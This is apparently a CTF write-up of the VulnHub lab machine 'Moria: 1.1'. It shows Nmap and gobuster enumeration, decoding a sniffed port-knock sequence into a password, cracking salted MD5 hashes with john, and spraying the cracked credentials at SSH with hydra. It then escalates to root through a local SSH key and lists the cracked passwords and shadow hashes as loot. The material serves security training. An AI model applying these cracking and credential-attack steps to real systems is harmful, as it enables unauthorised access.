

[VulnHub] Moria: 1.1

Date: 17/Oct/2019

Categories: oscp, vulnhub, linux

Tags: privesc_ssh_knownhosts

Overview

This is a writeup for VulnHub VM [Moria: 1.1](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info "vulnhub#187"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#187	Moria: 1.1			🔥		🔥	privesc_ssh_knownhosts

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Oct 11 15:31:50 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.188
2 Nmap scan report for 192.168.92.188
3 Host is up, received arp-response (0.0019s latency).
4 Scanned at 2019-10-11 15:32:02 PDT for 15s
5 Not shown: 997 closed ports
6 Reason: 997 resets
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp    open  ftp      syn-ack ttl 64 vsftpd 2.0.8 or later
9 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.6.1 (protocol 2.0)
10 | ssh-hostkey:
11 |   2048 47:b5:ed:e3:f9:ad:96:88:c0:f2:83:23:7f:a3:d3:4f (RSA)
12 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQAC5gdKN03UCeDGX36RIZSkcVHvWknoFBZe2IT96Gep79sECS7G2p076RFdOCJMru0Ek9EQKhM
  ↳ +f7VgEN84S+iPmUCwWgIMjR5hoYCAJfDJNpE27ZguVbnnN+i1491TDIO/cN92Uut/T70C3bntlsptY9N+fR0h0dkLg
  ↳ +K+TT1zX2BZ0w990Mn9ytt3kSi4DNaoDpn9GD0fXhqeQH/eJWmFNTsFSM2+
  ↳ GH0AZKc0Ichiqhxf3WHoG0nliH8XdV6ZNpjHA8jGCYVcPnkTk42nP7E9Q17mabsi+L3Ugq3
13 |   256 85:cd:a2:d8:bb:85:f6:0f:4e:ae:8c:aa:73:52:ec:63 (ECDSA)
14 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBCuLX/
  ↳ CWxs0hekXJRxQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJs10h4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
15 |   256 b1:77:7e:08:b3:a0:84:f8:f4:5d:f9:8e:d5:85:b9:34 (ED25519)
16 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILxa4UjJJ2naeaBginol05UHAS/rB0Wh5mtDLQuNUYaN
17 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
18 | http-methods:
19 |_ Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
21 |_http-title: Gates of Moria
22 MAC Address: 00:0C:29:84:7D:D1 (VMware)
23
24 Read data files from: /usr/bin/./share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Fri Oct 11 15:32:18 2019 -- 1 IP address (1 host up) scanned in 28.21 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 64 vsftpd 2.0.8 or later	./results/192.168.92.188/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 64 OpenSSH 6.6.1 (protocol 2.0)	./results/192.168.92.188/scans/tcp_22_ssh_nmap.txt
				./results/192.168.92.188/scans/tcp_80_http_gobuster.txt
				./results/192.168.92.188/scans/tcp_80_http_nikto.txt
3.	80/tcp	http	ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)	./results/192.168.92.188/scans/tcp_80_http_nmap.txt
				./results/192.168.92.188/scans/tcp_80_http_robots.txt
				./results/192.168.92.188/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find a possible username from FTP banner:

```

1 PORT    STATE SERVICE REASON          VERSION
2 21/tcp  open  ftp      syn-ack ttl 64 vsftpd 2.0.8 or later
3 |_banner: 220 Welcome Balrog!

```

4. We find a few interesting directories from gobuster scan. Exploring the `http://192.168.92.188:80/w` link, we follow it till the `http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/` link which shows some random text:

```

1 http://192.168.92.188:80/cgi-bin/ (Status: 403) [Size: 210]
2 http://192.168.92.188:80/cgi-bin/.html (Status: 403) [Size: 215]
3 http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
4 http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
5 http://192.168.92.188:80/w (Status: 301)
6 http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/

```




Figure 4: writeup.enumeration.steps.4.1




Figure 5: writeup.enumeration.steps.4.2

5. This link shows text that seems to be hinting towards port knocking, but we don't know the ports to knock on. Upon further exploration, it seems one of the text also hints towards **listening** or sniffing that could prove useful:




Figure 6: writeup.enumeration.steps.5.1

6. We run `wireshark` with a display filter `ip.addr == 192.168.92.188` to limit noise. In some time we see a bunch of SYN packets being sent to us from the target system. These packets are sent to following ports: 77, 101,

108, 108, 111, 110

ip.addr == 192.168.92.188						
No.	Time	Source	Destination	Protocol	Length	Info
509	159.82810..	192.168.92.188	192.168.92.179	TCP	60	1337 → 77 [SYN] Seq=0 Win=512 Len=0
510	159.82812..	192.168.92.179	192.168.92.188	TCP	54	77 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
511	159.83409..	192.168.92.188	192.168.92.179	TCP	60	1337 → 101 [SYN] Seq=0 Win=512 Len=0
512	159.83411..	192.168.92.179	192.168.92.188	TCP	54	101 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
513	159.84139..	192.168.92.188	192.168.92.179	TCP	60	1337 → 108 [SYN] Seq=0 Win=512 Len=0
514	159.84141..	192.168.92.179	192.168.92.188	TCP	54	108 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
517	160.76781..	192.168.92.188	192.168.92.179	TCP	60	[TCP Port numbers reused] 1337 → 108 [SYN] Seq=0 Win=512 Len=0
518	160.76783..	192.168.92.179	192.168.92.188	TCP	54	108 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
519	160.76943..	192.168.92.188	192.168.92.179	TCP	60	1337 → 111 [SYN] Seq=0 Win=512 Len=0
520	160.76945..	192.168.92.179	192.168.92.188	TCP	54	111 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
521	160.77124..	192.168.92.188	192.168.92.179	TCP	60	1337 → 110 [SYN] Seq=0 Win=512 Len=0
522	160.77126..	192.168.92.179	192.168.92.188	TCP	54	110 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
523	160.77278..	192.168.92.188	192.168.92.179	TCP	60	1337 → 54 [SYN] Seq=0 Win=512 Len=0
524	160.77279..	192.168.92.179	192.168.92.188	TCP	54	54 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
525	160.77460..	192.168.92.188	192.168.92.179	TCP	60	1337 → 57 [SYN] Seq=0 Win=512 Len=0
526	160.77462..	192.168.92.179	192.168.92.188	TCP	54	57 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 7: writeup.enumeration.steps.6.1

7. We try to knock these ports on the target system but nothing changed. Upon further exploration, it is found that the sequence actually is the ASCII values for a string Mellon that could be the password for the only known username we have as of now: Balrog

```
1 nmap -Pn --host-timeout 100 --max-retries 0 -sS -p 77, 101, 108, 108, 111, 110
2 python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
3 Mellon
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # knock 192.168.92.188 77,101,108,108,111,110
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
WARNING: Duplicate port number(s) specified. Are you alert enough to be using Nmap? Have some coffee or Jolt(tm).
Nmap scan report for 192.168.92.188
Host is up (0.00036s latency).

PORT      STATE SERVICE
77/tcp    closed priv-rje
101/tcp   closed hostname
108/tcp   closed snagas
110/tcp   closed pop3
111/tcp   closed rpcbind
MAC Address: 00:0C:29:84:7D:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
Nmap scan report for 192.168.92.188
Host is up (0.00016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:84:7D:D1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 8: writeup.enumeration.steps.7.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
Mellon
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 9: writeup.enumeration.steps.7.2


8. We tried to connect to FTP service with the Balrog/Mellon credentials but for some reason it didn't work:

```
1 ftp 192.168.92.188
2   Balrog
3   Mellon
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # ftp 192.168.92.188
Connected to 192.168.92.188.
220 Welcome Balrog!
Name (192.168.92.188:root): Balrog
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 10: writeup.enumeration.steps.8.1

9. From public writeups we find that the FTP user has access to the web root directory and this directory has an interesting file: <http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKnt1>



The screenshot shows a web browser with three tabs. The active tab is titled '192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKnt1/'. The address bar contains the same URL. Below the address bar, there is a folder icon labeled 'links'. The main content area displays a table with two columns: 'Prisoner's name' and 'Passkey'.

Prisoner's name	Passkey
Balin	c2d8960157fc8540f6d5d66594e165e0
Oin	727a279d913fba677c490102b135e51e
Ori	8c3c3152a5c64ffb683d78efc3520114
Maeglin	6ba94d6322f53f30aca4f34960203703
Fundin	c789ec9fae1cd07adfc02930a39486a1
Nain	fec21f5c7dcf8e5e54537cfda92df5fe
Dain	6a113db1fd25c5501ec3a5936d817c29
Thrain	7db5040c351237e8332bfbba757a1019
Telchar	dd272382909a4f51163c77da6356cc6f

Figure 11: writeup.enumeration.steps.9.1

```

New Tab x 192.168.92.188/w/h/i/s/p/e/r x 192.168.92.188/QlVraKW4fb x http://192.168.92.188/QlVraK x
view-source:http://192.168.92.188/QlVraKW4fbXau9zkAPNGzviT3UKntL/
links
14 <td class="tg-yw4l">c2d8960157fc8540f6d5d66594e165e0</td>
15 </tr>
16 <tr>
17 <td class="tg-yw4l">0in</td>
18 <td class="tg-yw4l">727a279d913fba677c490102b135e51e</td>
19 </tr>
20 <tr>
21 <td class="tg-yw4l">0ri</td>
22 <td class="tg-yw4l">8c3c3152a5c64ffb683d78efc3520114</td>
23 </tr>
24 <tr>
25 <td class="tg-yw4l">Maeglin</td>
26 <td class="tg-yw4l">6ba94d6322f53f30aca4f34960203703</td>
27 </tr>
28 <tr>
29 <td class="tg-yw4l">Fundin</td>
30 <td class="tg-yw4l">c789ec9fae1cd07adfc02930a39486a1</td>
31 </tr>
32 <tr>
33 <td class="tg-yw4l">Nain</td>
34 <td class="tg-yw4l">fec21f5c7dcf8e5e54537cfda92df5fe</td>
35 </tr>
36 <tr>
37 <td class="tg-yw4l">Dain</td>
38 <td class="tg-yw4l">6a113db1fd25c5501ec3a5936d817c29</td>
39 </tr>
40 <tr>
41 <td class="tg-yw4l">Thrain</td>
42 <td class="tg-yw4l">7db5040c351237e8332bfbbba757a1019</td>
43 </tr>
44 <tr>
45 <td class="tg-yw4l">Telchar</td>
46 <td class="tg-yw4l">dd272382909a4f51163c77da6356cc6f</td>
47 </tr>
48 </table>
49
50 <!--
51
52 6MAp84
53 b0kChe
54 HngeN4
55 e5ad5s
56 g9Wxv7
57 HCCsxP
58 cC5nTr
59 h8spZR
60 tb9AWe
61
62 MD5(MD5(Password).Salt)
63
64 -->
65

```

Figure 12: writeup.enumeration.steps.9.2

10. This file lists several usernames and what looks like password hashes. The page source also reveals the password salts and hash format as `MD5(MD5(Password).Salt)`. We find a good [reference](#) for `john`'s dynamic hash variants. We create a `hashes` file by adding usernames, hashes and salts to it. We can now use `john` to crack these hashes:

```
1 john --format=dynamic_6 hashes
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # john --format=dynamic_6 hashes
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (dynamic_6 [md5(md5($p)).$s) 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
magic          (Telchar)
abcdef         (Dain)
warrior        (Nain)
fuckoff        (Maeglin)
spanky         (Ori)
flower         (Balin)
rainbow        (Oin)
darkness       (Thrain)
hunter2        (Fundin)
9g 0:00:00:00 DONE 2/3 (2019-10-17 13:31) 90.00g/s 363660p/s 514860c/s 514860C/s PHOENIX..spider2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #

```

Figure 13: writeup.enumeration.steps.10.1

Findings

Open Ports

```

1 21/tcp | ftp | vsftpd 2.0.8 or later
2 22/tcp | ssh | OpenSSH 6.6.1 (protocol 2.0)
3 80/tcp | http | Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

```

Files

```

1 http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKntl

```

Users

```

1 ftp: Balrog

```

Phase #2: Exploitation

1. We are able to successfully crack hashes for all users from this list and can now use **hydra** to check which username/password combo actually works. We find that the **Ori/spanky** credentials allow us SSH access to the target system:

```
1 hydra -C creds 192.168.92.188 -t 4 ssh
2 ssh Ori@192.168.92.188

root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # hydra -C creds 192.168.92.188 -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-17 13:33:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries, ~3 tries per task
[DATA] attacking ssh://192.168.92.188:22/
[22][ssh] host: 192.168.92.188 login: Ori password: spanky
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-17 13:33:28
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 14: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # ssh Ori@192.168.92.188
Ori@192.168.92.188's password:
Last login: Sun Mar 12 22:57:09 2017
-bash-4.2$ id
uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
-bash-4.2$
-bash-4.2$ uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
-bash-4.2$
-bash-4.2$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.188 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::deef:db78:6f77:ebdf prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:84:7d:d1 txqueuelen 1000 (Ethernet)
    RX packets 125 bytes 13540 (13.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 87 bytes 11999 (11.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 68 bytes 5524 (5.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 5524 (5.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

-bash-4.2$
```

Figure 15: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 Ori@Moria> id
2 uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
3 Ori@Moria>
4 Ori@Moria> uname
5 Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6 Ori@Moria>
```



```
7 Ori@Moria> ifconfig
8 ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
9         inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
10        inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
11        ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
12        RX packets 125  bytes 13540 (13.2 KiB)
13        RX errors 0  dropped 0  overruns 0  frame 0
14        TX packets 87  bytes 11999 (11.7 KiB)
15        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
16 Ori@Moria>
17 Ori@Moria> users
18 abatchy
19 Balrog
20 Ori
```

Phase #3: Privilege Escalation

1. We find that the user Ori has an entry for localhost within the `.ssh/known_hosts` file. This means, if local SSH configuration allows root user login and user Ori's public key is in the `authorized_keys` of root user, we can SSH as root to localhost using Ori's public key:

```
1 ssh -i id_rsa root@192.168.92.188
```

```
-bash-4.2$ ls -la .ssh/
total 12
drwx----- 2 Ori notBalrog  57 Mar 12  2017 .
drwx----- 3 Ori notBalrog  55 Mar 12  2017 ..
-rw----- 1 Ori notBalrog 1679 Mar 12  2017 id_rsa
-rw-r--r-- 1 Ori notBalrog  392 Mar 12  2017 id_rsa.pub
-rw-r--r-- 1 Ori notBalrog  171 Mar 12  2017 known_hosts
-bash-4.2$
-bash-4.2$
-bash-4.2$ ls -la .ssh/known_hosts
-rw-r--r-- 1 Ori notBalrog 171 Mar 12  2017 .ssh/known_hosts
-bash-4.2$
-bash-4.2$ cat .ssh/known_hosts
127.0.0.1 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTAAABBBCuLX/CWxs0hekXJRxxQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJs10h4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
-bash-4.2$
```

Figure 16: writeup.privesc.steps.1.1

```
-bash-4.2$ ssh -i id_rsa root@127.0.0.1
Warning: Identity file id_rsa not accessible: No such file or directory.
Last login: Fri Apr 28 18:01:27 2017
[root@Moria ~]#
[root@Moria ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@Moria ~]#
[root@Moria ~]# uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
[root@Moria ~]#
[root@Moria ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
    inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
    RX packets 493  bytes 45649 (44.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 277  bytes 34857 (34.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1  (Local Loopback)
    RX packets 175  bytes 19814 (19.3 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 175  bytes 19814 (19.3 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

[root@Moria ~]#
```

Figure 17: writeup.privesc.steps.1.2

2. We gain elevated access using the above technique and can now view the flag to complete the challenge:

```
1 cat /root/flag.txt
```

```
[root@Moria ~]# cat flag.txt
"All that is gold does not glitter,
Not all those who wander are lost;
The old that is strong does not wither,
Deep roots are not reached by the frost.

From the ashes a fire shall be woken,
A light from the shadows shall spring;
Renewed shall be blade that was broken,
The crownless again shall be king."

All That is Gold Does Not Glitter by J. R. R. Tolkien

I hope you suff.. enjoyed this VM. It wasn't so hard, was it?
-Abatchy

[root@Moria ~]#
```

Figure 18: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6┘  
  ↪ $P7ElNgGp$fNzyy40gqSR1ANJXTgbp4U42JXG1qJ55iNV10NVJoX5UWjtckWD0oHmcT0j0lq0byWhFu2y3udHVpHa.....  
2 abatchy:$6$xEq/┘  
  ↪ 159Q$ScuKnynbwTBdFA4B9w60qKxQpWPGpofi59McVuP6T1SADKhNy4n330vkk0hwZQkx72XriPSIrc2ubr160.....  
3 Balrog:$6┘  
  ↪ $J6kuCfxq$L5ALsHRYf0u0bVV9MbW3.VZOUVEaKSWhfPIq5wXUFV407tpvH8Zx7WdbJeXgdWoPo9LU8eIznf0d44qoF.....  
4 Ori:$6$1zYgjEIM$VQ0gvU7JjenS9WuiVjSeva8pbWnEXjqTmEdFnQRXKmTmXPXmt55/┘  
  ↪ oyup40NiXD8J9GxmXF7DYiaHZDRshr.....
```

Credentials

```
1 ftp: Balrog/Mel...  
2 ssh: Ori/span..
```

References

- [+] <https://www.vulnhub.com/entry/moria-11,187/>
- [+] <https://phackt.com/moria-vulnhub>